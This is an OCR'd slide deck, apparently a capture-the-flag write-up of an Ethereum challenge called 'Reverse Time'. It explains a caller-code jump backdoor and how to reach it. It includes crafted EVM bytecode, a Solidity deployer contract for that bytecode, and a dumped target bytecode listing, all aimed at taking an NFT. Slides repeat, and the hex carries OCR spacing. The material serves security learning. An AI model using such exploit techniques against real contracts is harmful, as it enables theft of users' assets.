

```
let x := extcodesize(caller())

if gt(x, 10) {
     return(0, 0)
}

let y := extcodecopy(caller(), 0, 8, 2)

JUMP to y
```

Reverse Time Backdoor





```
let x := extcodesize(caller())

if gt(x, 10) {
     return(0, 0)
}

let y := extcodecopy(caller(), 0, 8, 2)

JUMP to y
```

Reverse Time Backdoor





```
let x := extcodesize(caller())

if gt(x, 10) {
     return(0, 0)
}

let y := extcodecopy(caller(), 0, 8, 2)

JUMP to y
```

Reverse Time Backdoor




```
let x := extcodesize(caller())

if gt(x, 10) {
    return(0, 0)
}

let y := extcodecopy(caller(), 0, 8, 2)

JUMP to y
```

Reverse Time Backdoor




```
let x := extcodesize(caller())

if gt(x, 10) {
    return(0, 0)
}

let y := extcodecopy(caller(), 0, 8, 2)

JUMP to y
```

If the caller() has a size smaller or equal than 10, it extracts bytes 9 and 10 from the caller() bytecode and jumps to the corresponding destination

Reverse Time

We know :

- Arbitrary jump with caller() bytes 9 & 10
- We need to get the Opaze nft
  - involve a call to approve() or transferFrom() on the ERC721 OPAZE()

Reverse Time

We know :

- Arbitrary jump with caller() bytes 9 & 10
- We need to get the Opaze nft
  - involve a call to approve() or transferFrom() on the ERC721 OPAZE()

We need :


- Craft a contract with max 10 bytes + bytes 9 & 10
- Find the call gadget
- How to JUMP there

Reverse Time Contract craft

Craft a SC doing a delegatecall() to caller(),
with bytes `9&10` being the jump destination :

Reverse Time Contract craft

Craft a SC doing a delegatecall() to caller(),
with bytes `9&10` being the jump destination :




Reverse Time Contract craft

Craft a SC doing a delegatecall() to caller(),
with bytes `9&10` being the jump destination :


```
PUSH0
PUSH0
PUSH0
PUSH0
CALLER
GAS
DELEGATECALL
STOP
XX
XX
```

```
contract Deployer{

    function deployCaller() public returns(address){
        bytes memory x = hex"5f5f5f5f335af400";
        x = bytes.concat(x, hex"XXXX");
        return address(new OurBytecode(x));
    }

}
contract OurBytecode{
    constructor(bytes memory code){assembly{return (add(code, 0x20), mload(code))}}
}
```

Reverse Time : The VM




Reverse Time : The VM




(1)
VM entry point


JUMPDEST :: 0x02d1



Reverse Time : The VM




(2)
Opcodes




(1)
VM entry point

JUMPDEST :: 0x02d1




Reverse Time : The VM (1) VM entry point

VM Entry Point



Reverse Time : The VM (1) VM entry point


VM Entry Point



- i = 0x64
- If ((i < CALLDATASIZE) === 0x0n)
  - Stop loop
    - 0x64 is the increment (i)

Reverse Time : The VM (1) VM entry point


VM Entry Point



- i = 0x64
- If ((i < CALLDATASIZE) === 0x0n)
  - Stop loop
    - 0x64 is the increment (i)
- else :
  - let x := BYTE(0,calldataload(i)) * TLOAD(0x1337)
  - If ISZERO(x)
    - revert
  - else jump to the beginning of the vm --> (2)

Reverse Time : The VM (1) VM entry point

VM Entry Point



- i = 0x64
- If ((i < CALLDATASIZE) === 0x0n)
  - Stop loop
    - 0x64 is the increment (i)
- else :
  - let x := BYTE(0,calldataload(i)) * TLOAD(0x1337)
  - If ISZERO(x)
    - revert
  - else jump to the beginning of the vm --> (2)

How to set the transient storage (0x1337) ?

Reverse Time : The VM tload(0x1337)

Modified metadata

```
→ cast code $OPAZEWHISPERER --rpc-url $RPC_URL

0x6080604052600436106100 6e575f3560e01c80636614bed51161004c5780636614bed5146100d1578063718e6302146101075780638 5bb7d691461011a5780638da5cb5b1461013d575f5ffd5b8063416c87011461007257806355c9f807146100885780636356049a86146100a7575b5f5ffd5b34801561007d575f5ffd5b506100866101 5c565b005b348015610093575f5ffd5b506100866100a236600461046f565b61017d565b348015610 0b2575f5ffd5b506100bb6101c2565b6040516100c89190610522565b6040518091039 0f35b3480156100dc575f5ffd5b505f546100ef906001600160a01b031681565b6040516001600160a01b0390911681526020016100c8565b6100866101153660046046f565b6101e3565b348015610125575f5ffd5b5061012f60025481565b604051908152602001610 0c8565b348015610148575f5ffd5b506001546100ef906001600160a01b031681565b61016461042b565b6102d1815260208101516101 7a9063ffffffff16565b50565b60015460016001600160a01b0316331461019357 5f5ffd5b8060405160200161a49190610522565b60408051601f198184030181529190528051602090910120600255505 65b60606040518061012001604052800 60e29139905090565b6002545f0361022a5760405162461bcd60e51b815260206004820152600e60248201526d105b9cddd95c881b9bdd081cd95d60921b6044820152606401 5b604051809103 90fd5b6002548160405160200161023e9190610522565b60405160208183030381529060405280519060200120146102945760405162461bcd60e51b815260206004820152601060248201526f24b731b7b93932b1ba1030b739bbb2b960811b6044820152606401610221565b60018054600160016 0a01b0319163390811790915561045390 3b600a8111156102b957005b50600260085f333c505f5160f01c6102cd81565b5050565b60645b3681101561017a5780355f1a6113375c028015610308576011811461033057602811461038c57603381146103d5576103ee565b7f546865206d616368696e6520736c656570732e2e2e205a7a5a7a5a7a000000005f52601c5ffd5b60018201355f1a6020811115610368577f43414e4e4f542050555348203e3332204259544553204f4e20562d535441434b5f52601c5ffd5b60015f5c015f5d6002830135816020036003 1b1c5f5c5d9190910160010190610 3ee565b6103946103f7565b61039c6103f7565b6103a46103f7565b5f5f6103ae6103f7565b8385875af16103cd576a10d0531308119052531151 60aa1b5f52600a5ffd5b5050506103ee565b600182013560405c52602060405c0160405d6020820191505b506001016102d4565b5f5f5c610416576c562d535441434b20454d50545960981b5f52600d5ffd5b5f5c5c90505f5f5c5d5f195f5c015f5d90565b565b60405180604001604052806002905b6104538152602001906001900390816 